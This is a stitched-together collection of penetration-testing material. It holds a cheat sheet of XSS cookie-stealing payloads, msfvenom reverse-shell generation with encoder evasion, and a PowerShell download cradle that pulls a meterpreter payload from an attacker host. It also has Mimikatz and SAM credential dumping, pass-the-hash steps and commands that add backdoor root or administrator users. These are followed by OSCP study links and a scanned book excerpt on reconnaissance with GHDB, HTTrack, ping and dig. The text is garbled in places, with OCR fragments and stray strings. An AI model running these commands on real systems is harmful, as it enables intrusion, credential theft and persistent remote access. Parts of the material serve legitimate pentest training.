<BODY onload!#$%&();)*~+-_.,:?@[|\\]^`=alert("XSS")>  
(">< iframes http://google.com < iframes >  
  
<BODY BACKGROUND="javascript:alert('XSS')">  
<FRAMESET><FRAME SRC="javascript:alert('XSS');"("></FRAMESET>  
><script >alert(document.cookie)</script>  
%253cscript%253ealert(document.cookie)%253c/script%253e  
><s "%2b"cript>alert(document.cookie)</script>  
%22/%3E%3CBODY%20onload='document.write(%22%3Cs%22%2b%22c  
ript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)'%3E  
<img src=asdf onerror=alert(document.cookie)>
```

## Useful commands

---

### [+] Remove text using sed

```
cat SSL_Hosts.txt | sed -r 's/\ttcp\t/:/g'
```

### [+] Port forwarding using NCAT

```
ncat -lvp 12345 -c "ncat --ssl 192.168.0.1 443"
```

### [+] Windows 7 or later, build port relay

```
C:\> netsh interface portproxy add v4tov4 listenport=<LPORT>  
listenaddress=0.0.0.0 connectport=<RPORT> connectaddress=<RHOST>
```

[+] Grab HTTP Headers

```
curl -LIN <host>
```

[+] Quickly generate an MD5 hash for a text string using OpenSSL

```
echo -n 'text to be encrypted' | openssl md5
```

[+] Shutdown a Windows machine from Linux

```
net rpc shutdown -I ipAddressOfWindowsPC -U username%password
```

[+] Conficker Detection with NMAP

```
nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-  
RANGES
```

[+] Determine if a port is open with bash

```
(: </dev/tcp/127.0.0.1/80) &>/dev/null && echo "OPEN" || echo  
"CLOSED"
```

---

Browser Addons

- Chrome:

Recx Security Analyser

Wappalyzer

- Firefox/Iceweasel:

Web Developer

Tamper Data

FoxyProxy Standard

User Agent Switcher

PassiveRecon

Wappalyzer

Firebug

HackBar

LOG EVERYTHING!

Metasploit - spool /home/<username>/msf3/logs/console.log

Save contents from each terminal!

Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager

service network-manager stop

[+] Set IP address

ifconfig eth0 192.168.50.12/24

[+] Set default gateway

route add default gw 192.168.50.9

[+] Set DNS servers

echo "nameserver 192.168.100.2" >> /etc/resolv.conf

[+] Show routing table

Windows - route print

Linux - route -n

[+] Add static route

Linux - route add -net 192.168.100.0/24 gw 192.16.50.9

Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9

[+] Subnetting easy mode

ipcalc 192.168.0.1 255.255.255.0

[+] Windows SAM file locations

c:\windows\system32\config\

c:\windows\repair\

bkhive system /root/hive.txt

samdump2 SAM /root/hive.txt > /root/hash.txt

[+] Python Shell

python -c 'import pty;pty.spawn("/bin/bash")'

ARP Scan

arp-scan 192.168.50.8/28 -l eth0

[+] NMAP Scans

[+] Nmap ping scan

sudo nmap -sn -oA nmap\_pingscan 192.168.100.0/24 (-PE)

[+] Nmap SYN/Top 100 ports Scan

nmap -sS -F -oA nmap\_fastscan 192.168.0.1/24

[+] Nmap SYN/Version All port Scan - ## Main Scan

sudo nmap -sV -PN -p0- -T4 --stats-every 60s --reason -oA nmap\_scan  
192.168.0.1/24

[+] Nmap SYN/Version No Ping All port Scan

```
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan  
192.168.0.1/24
```

[+] Nmap UDP All port scan - ## Main Scan

```
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --  
max-retries=1 -oA nmap_scan 192.168.0.1/24
```

[+] Nmap UDP/Fast Scan

```
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] Nmap Top 1000 port UDP Scan

```
nmap -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] HPING3 Scans

```
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
```

Open = flags = SA

Closed = Flags = RA

Blocked = ICMP unreachable

Dropped = No response

[+] Source port scanning

```
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
```

Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
----	------------------------

-sS	TCP SYN (Stealth) Scan
-----	------------------------

-Pn	Disable host discovery
-----	------------------------

-T5	Insane time template
-----	----------------------

--min-rate 1000	1000 packets per second
-----------------	-------------------------

--max-retries 0	Disable retransmission of timed-out probes
-----------------	--

```
[+] Netcat (swiss army knife)
# Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

# Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

# Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

# Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

# Receive file
ncat [<host>] [<port>] > file

# Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

# Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

# Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

# Proxying
ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4}
<host>[<port>]

Add Linux User
/usr/sbin/useradd -g 0 -u 0 -o user
```

```
echo user:password | /usr/sbin/chpasswd
```

#### [+] Add Windows User

```
net user username password@1 /add  
net localgroup administrators username /add
```

#### [+] Solaris Commands

```
useradd -o user  
passwd user  
usermod -R root user
```

#### [+] Dump remote SAM:

```
PwDump.exe -u localadmin 192.168.0.1
```

#### [+] Mimikatz

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::logonPasswords full
```

### Windows Information

On Windows:

```
ipconfig /all  
systeminfo  
net localgroup administrators  
net view  
net view /domain
```

#### [+] SSH Tunnelling

Remote forward port 222

```
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118
```

To show all exploits that for a vulnerability

```
grep <vulnerability> show exploits
```

```
# To select an exploit to use
```

```
use <exploit>

# To see the current settings for a selected exploit
show options

# To see compatible payloads for a selected exploit
show payloads

# To set the payload for a selected exploit
set payload <payload>

# To set setting for a selected exploit
set <option> <value>

# To run the exploit
exploit

# One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload
windows/meterpreter/reverse_tcp LHOST=<listening_host>
LPORT=<listening_port> --bad-chars "\x00" --encoder
x86/shikata_ga_nai --iterations 10 --format exe --out /path/

# One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload
windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set
LPORT <listening_port>;run;"
```

----- [+] Metasploit Pivot

Compromise 1st machine

```
# meterpreter> run arp_scanner -r 10.10.10.0/24
```

```
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp
use bind shell
```

or run autoroute:

```
# meterpreter > ipconfig
# meterpreter > run autoroute -s 10.1.13.0/24
# meterpreter > getsystem
# meterpreter > run hashdump
# use auxiliary/scanner/portscan/tcp
# msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

or port forwarding:

```
# meterpreter > run autoroute -s 10.1.13.0/24
# use auxiliary/scanner/portscan/tcp
# meterpreter > portfwd add -l <listening port> -p <remote port> -r
<remote/internal host>
```

or socks proxy:

```
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
Add proxy to /etc/proxychains.conf
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080
```

----- [+]
Pass the hash

If NTML only:

```
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830
b7586c
```

STATUS\_ACCESS\_DENIED (Command=117 WordCount=0):

This can be remedied by navigating to the registry key,  
"HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\LanManSe  
rver\Parameters" on the target systems and setting the value of  
"RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:  
run post/windows/gather/hashdump

Run Psexec module and specify the hash:  
use exploit/windows/smb/psexec

----- [+] Enable RDP:

```
meterpreter > run getgui -u hacker -p s3cr3t
```

Clean up command: meterpreter > run multi\_console\_command -rc  
`/root/.msf3/logs/scripts/getgui/clean_up_20110112.2448.rc`

----- [+] AutoRunScript

Automatically run scripts before exploitation:  
set AutoRunScript "migrate explorer.exe"

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions

```
resource /usr/share/metasploit-  
framework/scripts/resource/run_all_post.rc
```

[+] Find local subnets 'Whilst in meterpreter shell'

```
meterpreter > run get_local_subnets
```

```
# Add the correct Local host and Local port parameters
```

```
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -  
Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload
```

```
# Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX
(New-Object
Net.WebClient).DownloadString(\http://192.168.0.9/payload\')
```

# Start reverse Handler to catch the reverse connection

Module options (exploit/multi/handler):

Payload options (windows/meterpreter/reverse\_https):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process,
none			
LHOST	192.168.0.9	yes	The local listener hostname
LPORT	443	yes	The local listener port

# Show evasion module options

show evasion

[+] Metasploit Shellcode

```
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'
```

----- File Transfer Services

[+] Start TFTPD Server

```
atftpd --daemon --port 69 /tmp
```

[+] Connect to TFTPD Server

```
tftp 192.168.0.10
```

```
put / get files
```

Using LD\_PRELOAD to inject features to programs

```
$ wget https://github.com/jivoi/pentest/ldpreload_shell.c
```

```
$ gcc -shared -fPIC ldpreload_shell.c -o ldpreload_shell.so
```

```
$ sudo -u user LD_PRELOAD=/tmp/ldpreload_shell.so
```

```
/usr/local/bin/somesoft
```

Exploit the OpenSSH User Enumeration Timing Attack

```
# https://github.com/c0r3dump3d/osueta
```

```
$ ./osueta.py -H 192.168.1.6 -p 22 -U root -d 30 -v yes
```

```
$ ./osueta.py -H 192.168.10.22 -p 22 -d 15 -v yes --dos no -L userfile.txt
```

## Infosec Learning Materials

Resource for developing infosec skills for upcoming OSCP exam

### ## OSCP Rules & Documents

[Exam Guide](<https://support.offensive-security.com/#!oscp-exam-guide.md>)

### ## Practice

[Exploit Exercises](<https://exploit-exercises.com/>)

[OverTheWire - Wargames](<https://overthewire.org/wargames/>)

[Hack This Site](<https://www.hackthissite.org/>)

[Flare-On](<http://www.flare-on.com/>)

[Reverse Engineering Challenges](<https://challenges.re/>)

[CTF Learn](<https://ctflearn.com/>)

[Mystery Twister - Crypto  
Challenges](<https://www.mysterytwisterc3.org/en/>)

## ## Buffer Overflows

[Buffer Overflow Practice](<https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/>)

[Fuzzy Security - Windows Exploit  
Development](<http://www.fuzzysecurity.com/tutorials.html>)

[dostackbufferoverflowgood - easy to  
read](<https://github.com/justinsteven/dostackbufferoverflowgood>)

[Exploit Exercises](<https://exploit-exercises.com/>)

[Corelan's exploit writing tutorial](<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>)

[Live Overflow's Binary Hacking Videos](<https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN>)

[Introduction to 32-bit Windows Buffer Overflows](<https://www.veteransec.com/blog/introduction-to-32-bit-windows-buffer-overflows>)

[Getting Started with x86 Linux Buffer Overflows](<https://scriptdotsh.com/index.php/2018/05/14/getting-started-with-linux-buffer-overflows-part-1-introduction/>)

## ## Binary Exploitation

[Binary Exploitation ELI5](<https://medium.com/@danielabloom/binary-exploitation-eli5-part-1-9bc23855a3d8>)

[Exploit Development Roadmap]([https://www.reddit.com/r/ExploitDev/comments/7zdrzc/exploit\\_development\\_learning\\_roadmap/](https://www.reddit.com/r/ExploitDev/comments/7zdrzc/exploit_development_learning_roadmap/))

## ## General OSCP Guides/Resources

[Real Useful OSCP Journey](<https://infosecuritygeek.com/my-osc-p-journey/>)

[Tulpa PWK Prep](<https://tulpa-security.com/2016/09/19/prep-guide-for-offsecs-pwk/>)

[Tulpa PWK Prep  
PDF](<https://tulpasecurity.files.wordpress.com/2016/09/tulpa-pwk-prep-guide1.pdf>)

[Abatchy's Guide (apparently pretty good!)](<https://www.abatchy.com/2017/03/how-to-prepare-for-pwkoscp-noob.html>)

[Real good guide with many an info](<https://www.securitysift.com/offsec-pwb-osc/>)

## ## Infosec News / Publications

[Security Affairs](<http://securityaffairs.co/wordpress/>)

[The Register](<https://www.theregister.co.uk/security/>)

[Risky Biz](<https://risky.biz/>)

[Vectra](<https://blog.vectra.ai/blog>)

## ## Infosec Blogs

[Nii Consulting](<https://niiconsulting.com/checkmate/>)

[Guido Vranken](<https://guidovranken.com>)

[SecJuice](<https://medium.com/secjuice>)

## ## OSCP Reviews/Writeups

~~[Process Focused Review](<https://occultsec.com/2018/04/27/the-oscp-a-process-focused-review/>)~~

~~[Full marks in 90 days](<https://coffeegist.com/security/my-oscp-experience/>)~~

[Zero to OSCP in 292 days (still somewhat relevant)](<https://blog.mallardlabs.com/zero-to-oscp-in-292-days-or-how-i-accidentally-the-whole-thing-part-2/>)

[31-Day OSCP - with some useful info](<https://scriptdotsh.com/index.php/2018/04/17/31-days-of-oscpxperience/>)

## ## Fuzzing

[Fuzzing Adobe Reader](<https://kciredor.com/fuzzing-adobe-reader-for-exploitable-vulns-fun-not-profit.html>)

## ## Reverse Engineering

[Reverse Engineering x64 for Beginners](<http://niiconsulting.com/checkmate/2018/04/reverse-engineering-x64-for-beginners-linux/>)

[Backdoor - Reverse Engineering CTFs](<https://backdoor.sdslabs.co/>)

[Begin Reverse Engineering: workshop](<https://www.begin.re/>)

## ## Pivoting

[The Red Teamer's Guide to Pivoting](<https://artkond.com/2017/03/23/pivoting-guide/>)

## ## Github Disovered OSCP Tools/Resources

[Lots of OSCP Materials](<https://gist.github.com/natesubra/5117959c660296e12d3ac5df491da395>)

[Collection of things made during OSCP journey](<https://github.com/ihack4falafel/OSCP>)

[Notes from Study Plan](<https://github.com/ferreirasc/oscsp>)

[Resource List - not overly thorough](<https://github.com/secman-pl/oscsp>)

[Personal Notes for OSCP & Course](<https://github.com/generaldespair/OSCP>)

[Buffer Overflow Practice](<https://github.com/mikaelkall/vuln>)

[OSCP Cheat Sheet](<https://github.com/mikaelkall/OSCP-cheat-sheet>)

[Bunch of interesting 1-liners and notes](<https://github.com/gajos112/OSCP>)

[How to teach yourself infosec](<https://github.com/thngkaiyuan/how-to-self-learn-infosec>)

## ## Non-Preinstalled Kali Tools

[Doubletap - loud/fast scanner](<https://github.com/benrau87/doubletap>)

[Reconnoitre - recon for OSCP](<https://github.com/codingo/Reconnoitre>)

[Pandora's Box - bunch of tools](<https://github.com/paranoidninja/Pandoras-Box>)

[SleuthQL - SQLi Discovery Tool](<https://github.com/RhinoSecurityLabs/SleuthQL>)

[Commix - Command Injection Exploiter](<https://github.com/commixproject/commix>)

## ## Source Code Review / Analysis

[Static Analysis Tools](<https://github.com/mre/awesome-static-analysis>)

## ## Malware Analysis

[Malware Analysis for Hedgehogs  
(YouTube)](<https://www.youtube.com/channel/UCVFXrUwuWxNIm6UNZtBLj-A>)

## ## Misc

[Windows Kernel Exploitation] (<https://rootkits.xyz/blog/2017/06/kernel-setting-up/>)

[Bunch of interesting  
tools/commands] ([https://github.com/adon90/pentest\\_compilation](https://github.com/adon90/pentest_compilation))

[Forensics Field Guide] (<https://trailofbits.github.io/ctf/forensics/>)

[Bug Bounty Hunter's Methodology] (<https://github.com/jhaddix/tbhm>)

[\*\*Fantastic\*\* lecture resource for learning  
assembly] (<https://www.youtube.com/watch?v=H4Z0S9ZbC0g>)

[Awesome WAF bypass/command execution filter  
bypass] (<https://medium.com/secjuice/waf-evasion-techniques-718026d693d8>)

RECON IN DEPTH:

## Google Hacking Database

The **Google Hacking Database (GHDB)** created by *Johnny Long* of *Hackers For Charity* (<http://www.hackersforcharity.org/>), is the definitive source for Google search queries. Searches for usernames, passwords, vulnerable systems, and exploits have been captured and categorized by Google hacking aficionados. The aficionados who have categorized the Google searches are affectionately known as Google dorks.

To access the GHDB, navigate to <http://www.exploit-db.com/google-dorks/>. You will see the latest GHDB searches listed on the web page. You can click on any of the search queries yourself.

The screenshot shows the homepage of the Google Hacking Database. At the top, there's a large "GOOGLE HACKING-DATABASE" logo with a subtitle "Welcome to the google hacking database". Below the logo, a message reads: "We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!" A search bar at the top has "Search Google Dorks" placeholder text and includes "Category: All" and "Free text search:" fields with a "Search" button. The main content area is titled "Latest Google Hacking Entries" and lists ten search queries with their dates and categories:

Date	Title	Category
2013-04-23	allintext: /isamples/default/	Files containing Juicy Info
2013-04-22	/lebypcinfo/ This is the default settings file...	Files containing Juicy Info
2013-04-22	/lebypcinfo/.site.php.net intitle:pcinfo "/...	Files containing Juicy Info
2013-04-22	liran:/voice/advanced/ intitle:Uniksys SPA continua...	Various Online Devices
2013-04-22	(inurl:"/root/etc/passwd" intext:"ho...	Files containing usernames
2013-04-22	intext:"root:root@root:/root/bin/bash"...	Files containing usernames
2013-04-22	/lebypcinfo/ intitle:pass & user	Files containing passwords
2013-04-22	Seri-U (c) Copyright 1995-2013 Klimo Software, Inc.	Pages containing login portals
2013-04-09	/lebypcinfo/config/inurl:webconfig/inurl:fp...	Pages containing passwords
2013-04-09	allintext: "Please login to continue..."	Pages containing login portals

You will find different categories of searches at the bottom of the page that have been saved. In the following example, we scroll to the category **Vulnerable Files** and select the query **ionCube Loader Wizard**.




We can select the search query, and it will bring us to Google, performing the same search query.

A screenshot of a Google search results page. The search query is "inurl:loader-wizard ext:php". The results are filtered to "Web" and show approximately 3,510 results. The first few results are: 1. [ionCube Loader Wizard](#) - gsship.org/GSSC/ICONCubelInstall/.../loader-wizard.php?timeout... - Loader is at: /home4/gsshipor/public\_html/ioncube/ioncube\_loader\_lin\_5.2.so. Loader OS code: lin. Loader architecture: x86. Loader word size: 32. Loader PHP ... 2. [ionCube Loader Wizard](#) - tecnologias101.info/algesweb/ioncube/loader-wizard.php - Please contact the script provider if you do experience any problems running encoded files. For security reasons we advise that you remove this Wizard script ... 3. [ionCube Loader Wizard - Next Best Thing To Mom](#) - www.nextbestthingtomom.net/loader-wizard.php - ionCube Loader Wizard. GoDaddy Installation Instructions. It appears that you are hosted with GoDaddy (www.godaddy.com). If that is not the case then please ... 4. [ionCube Loader Wizard](#) - www.municanete.gob.pe/loader-wizard.php - ionCube Loader Wizard. To use files that have been protected by the ionCube PHP Encoder, a component called the ionCube Loader must be installed. 5. [ionCube Loader Wizard](#) - planetgore.com/ioncube/loader-wizard.php?page=default - ionCube Loader Wizard. An updated version of this Wizard script is available here. The ionCube Loader version 4.0.4 is already installed and encoded files ...

The preceding example shows Google has found a few results. The **ionCube Loader** is apparently not configured or misconfigured. The **ionCube Loader** is actually a great piece of software that protects software written in PHP from being viewed or changed.

from unlicensed computers. However, in this case, administrators left the default wizard running without any configuration.



When we click on the first link, we get the home screen to configure the software.

The GHDB essentially turns Google into a limited web application scanner for a Penetration Tester. In this case, good software that can increase security can now potentially be used against a web server by an attacker.

### Researching networks

Many people do not understand the true purpose of researching the network of a target prior to launching an attack. Amateur Penetration Testers understand the need to pick a target before they can perform a Penetration Test. After all, a Penetration Tester needs someplace at which to point their arsenal of tools. Many amateurs will run Nmap, ping sweeps, or other noisy tools to determine what targets are available disrupting the environment, which later yields poor results.

Network Reconnaissance is about selecting a target. A seasoned network security professional will tell you good Reconnaissance is about selecting a quality target, spending the majority of their time watching, rather than acting. The first step of every Penetration Test is accurately finding and selecting quality targets.




From a client's viewpoint, Penetration Testers will encounter individuals that gain satisfaction in stopping Penetration Testers to prove their value as employees, as well as how well prepared they are for cyber attacks. It is highly recommended that a professional Penetration Tester does not get into a conflict with a client's staff while penetration services are being performed. A Penetration Tester should focus on security awareness, and reveal what vulnerabilities exist with the least amount of interaction with a target's staff during a service engagement.

The following are the best available tools in Kali for web application Reconnaissance. Other tools may be available for web applications or different target types however, the focus of this chapter is enabling a reader for evaluating web application-based targets.

#### *HTTrack – clone a website*

HTTrack is a tool built into Kali. The purpose of HTTrack is to copy a website. It allows a Penetration Tester to look at the entire content of a website, all its pages, and files offline, and in their own controlled environment. In addition, we will use HTTrack for social engineering attacks in later chapters. Having a copy of a website could be used to develop fake phishing websites, which can be incorporated in other Penetration Testing toolsets.

To use HTTrack, open a **Terminal** window and type in `apt-get install httrack` as shown in the following screenshot.



```
root@kali:~# apt-get install httrack
Reading package lists... Done
Building dependency tree
Reading state information... Done
httrack is already the newest version.
The following packages were automatically installed and are no longer required:
  greenbone-security-assistant libksba8 libmicrohttpd10
  libopenvas6 openvas-administrator openvas-cli openvas-manager
  openvas-scanner xsltproc
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
```

You will want to create a directory to store your copied website. The following screenshot shows a directory created named `mywebsites` using the `mkdir` command.

```
root@kali:~# mkdir mywebsites
```

To start HTTrack, type `httrack` in the command window and give the project a name, as shown in the following screenshot:

```
root@kali:~# mkdir mywebsites
root@kali:~# cd / websites
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhttplib
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :■
```

The next step is to select a directory to save the website. The example in the following screenshot shows the folder created in the previous step `/root/mywebsites`, used for the directory:

```
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httr

Enter project name :drchaos.com

Base path (return=/root/websites/) :/root/mywebsites.■
```

Enter the URL of the site you want to capture. The example in the following screenshot shows `www.drchaos.com`. This can be any website. Most attacks use a website accessed by clients from your target, such as popular social media websites or the target's internal websites.

The next two options are presented regarding what you want to do with the captured site. Option 2 is the easiest method, which is a mirror website with a wizard as shown in the following screenshot:

```
Base path (return=/root/websites/) :/root/mywebsites

Enter URLs (separated by commas or blank spaces) :www.drchaos.com

Action:
(enter) 1      Mirror Web Site(s)
           2      Mirror Web Site(s) with Wizard
           3      Just Get Files Indicated
           4      Mirror ALL links in URLs (Multiple Mirror)
           5      Test Links In URLs (Bookmark Test)
           0      Quit
```

Next, you can specify if you want to use a proxy to launch the attack. You can also specify what type of files you want to download (the example in the following screenshot shows `*` for all files). You can also define any command line options or flags you might want to set. The example in the following screenshot shows no additional options.

Before httrack runs, it will display the command that it is running. You can use this command in the future if you want to run httrack without going through the wizard again. The following two screenshots show httrack cloning www.drchaos.com:

```
(enter) 1 Mirror Web Site(s)
2 Mirror Web Site(s) with Wizard
3 Just Get Files Indicated
4 Mirror ALL links in URLs (Multiple Mirror)
5 Test Links In URLs (Bookmark Test)
0 Quit

: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*zip -*i
Wildcards (return=none) : *

You can define additional options, such as recurse level (-
->), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

--> Wizard command line: httrack www.drchaos.com -W -O "/r
bsites/drchaos.com" -%v = 

Ready to launch the mirror? (Y/n) :■
```

```
* www.drchaos.com/tag/compliance/www.facebook.com/aamirl
90/860: www.drchaos.com/tag/continuous-monitoring/ (3421
* www.drchaos.com/wp-content/uploads/2013/06/identity_an
* www.drchaos.com/tag/continuous-monitoring/<a href= (33
* www.drchaos.com/benefits-of-using-identity-and-access-
* www.drchaos.com/tag/continuous-monitoring/www.facebook
* www.drchaos.com/tag/fedtech/www.facebook.com/aamirlakh
* www.drchaos.com/tag/ise/www.facebook.com/aamirlakhani0
* www.drchaos.com/tag/infosec/www.facebook.com/aamirlakh
* www.drchaos.com/author/tim-adams/www.facebook.com/aami
* 1.gravatar.com/avatar/fbbf2cf55ed16f7707a9e5d8db1c657b
tp%3A%2F%2F1.gravatar.com%2Favat%2Fad516503a11cd5ca435
* www.drchaos.com/wp-content/uploads/2013/06/ir_plan-190
* www.drchaos.com/category/travel/www.facebook.com/aamir
* www.drchaos.com/wp-content/uploads/2013/07/Travel-90x6
* www.drchaos.com/wp-content/uploads/2013/07/dsc_0067-30
* www.drchaos.com/tag/travel/www.facebook.com/aamirlakha
* www.drchaos.com/tag/data-breach/www.facebook.com/aamir
```

After you are done cloning the website, navigate to the directory where you saved it. Inside, you will find all your files and webpages, as shown in the following screenshot:

```
root@kali:~# cd mywebsites/
root@kali:~/mywebsites# ls
cloudcentrics.com
root@kali:~/mywebsites#
```

You are now ready to research your target's website and possibly build a customized penetration tool or exploit user access to a cloned website.

### *ICMP Reconnaissance techniques*

The `ping` and `traceroute` commands are good ways to find out basic information about your target. When information travels across networks, it usually does not go directly from source to destination. It usually traverses through several systems, such as routers, firewalls, and other computer systems before it gets to its destination.

The `traceroute` command identifies each system the data travels across, along with the time it takes for the data to move between systems. The tool is installed in every modern operating system. For most high-value targets, the `ping` and `traceroute` commands will most likely be disabled, and excessive use of these services will most likely trigger alerts on network security systems. Many firewalls or other systems are set up not to respond to number B24RYE routes. If systems do respond to `traceroute`, using this too excessively can trigger security events. These tools are noisy, and when used indiscriminately, they will set off alarms and logs. If your goal is to be stealthy, you have just been defeated, giving your target an opportunity to set up and deploy counter measures against your Penetration Test.

An ICMP sweep simply sends out an echo request and looks for a reply. If a reply is returned, then, as a Penetration Tester, you know there is a possible target. The problem with ICMP scans is that ICMP is usually blocked by most firewalls. That means any scans from outside going to an internal target network will be blocked by an ICMP scanner.

The `ping` command is the most basic way to start an ICMP sweep. You simply type in `ping` followed by a hostname or IP address to see what will respond to the ICMP echo request. The following screenshot shows a ping of `www.google.com`:

```
Last login: Tue Sep 10 10:28:12 on console
rtp-jomuniz-8815:~ jomuniz$ ping www.google.com
PING www.google.com (72.44.93.94): 56 data bytes
64 bytes from 72.44.93.94: icmp_seq=0 ttl=45 time=123.566 ms
64 bytes from 72.44.93.94: icmp_seq=1 ttl=45 time=110.351 ms
64 bytes from 72.44.93.94: icmp_seq=2 ttl=45 time=106.218 ms
64 bytes from 72.44.93.94: icmp_seq=3 ttl=45 time=116.490 ms
64 bytes from 72.44.93.94: icmp_seq=4 ttl=45 time=116.566 ms
^C
--- www.google.com ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 106.218/114.638/123.566/5.935 ms
rtp-jomuniz-8815:~ jomuniz$
```

If you get any responses back, you will know that your host is alive. If you get any timeouts, your ICMP request is being blocked, or no destination host has received your request.

The problem with the `ping` command is that it only allows you to use ICMP to check on one host at a time. The `fping` command will allow you ping multiple hosts with a

single command. It will also let you read a file with multiple hostnames or IP addresses and send them using ICMP echo requests packets.

To use the `fping` command to run an ICMP sweep on a network, issue the following command:

```
fping-asg network/host bits fping -asg 10.0.1.0/24
```

Although the `a` flag will return the results via IP address of live hosts only, the `s` flag displays statistics about the scan, the `g` flag sets `fping` in quite mode, which means it does show the user the status of each scan, only the summary when it has completed.



The Nmap provides similar results as the `fping` command.



### *DNS Reconnaissance techniques*

Most high-value targets have a DNS name associated to an application. DNS names make it easier for users to access a particular service and add a layer of professionalism to their system. For example, if you want to access Google for information, you could open a browser and type in `74.125.227.101` or type `www.google.com`.

DNS information about a particular target can be extremely useful to a Penetration

Tester. DNS allows a Penetration Tester to map out systems and subdomains. Older DNS attacks transfer a zone file from an authoritative DNS, allowing the tester to examine the full contents of the zone file to identify potential targets.

Unfortunately, most DNS servers today do not allow unauthenticated zone transfers. However, all is not lost! DNS by its very nature is a service that responds to queries; therefore, an attacker could use a word list query containing hundreds of names with a DNS server. This attack vector is an extremely time consuming task; however, most aspects can be automated.

**Dig (domain information groper)** is one the most popular and widely used DNS Reconnaissance tools. It queries DNS servers. To use Dig, open a command prompt and type `dig` and `hostname`, where `hostname` represents the target domain. Dig will use your operating systems default DNS settings to query the hostname. You can also configure Dig to query custom DNS servers by adding `@<IP>` to the command. The example in the following screenshot illustrates using Dig on

www.cloudcentrics.com.

```
alakhani — bash — 80x24
chaos:~ alakhani$ dig www.cloudcentrics.com

; <>> DiG 9.8.3-P1 <>> www.cloudcentrics.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57827
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.cloudcentrics.com.      IN      A

;; ANSWER SECTION:
www.cloudcentrics.com. 14400  IN      CNAME   cloudcentrics.com.
cloudcentrics.com.       14400  IN      A       50.116.97.205

;; Query time: 24 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Tue Mar 19 23:54:02 2013
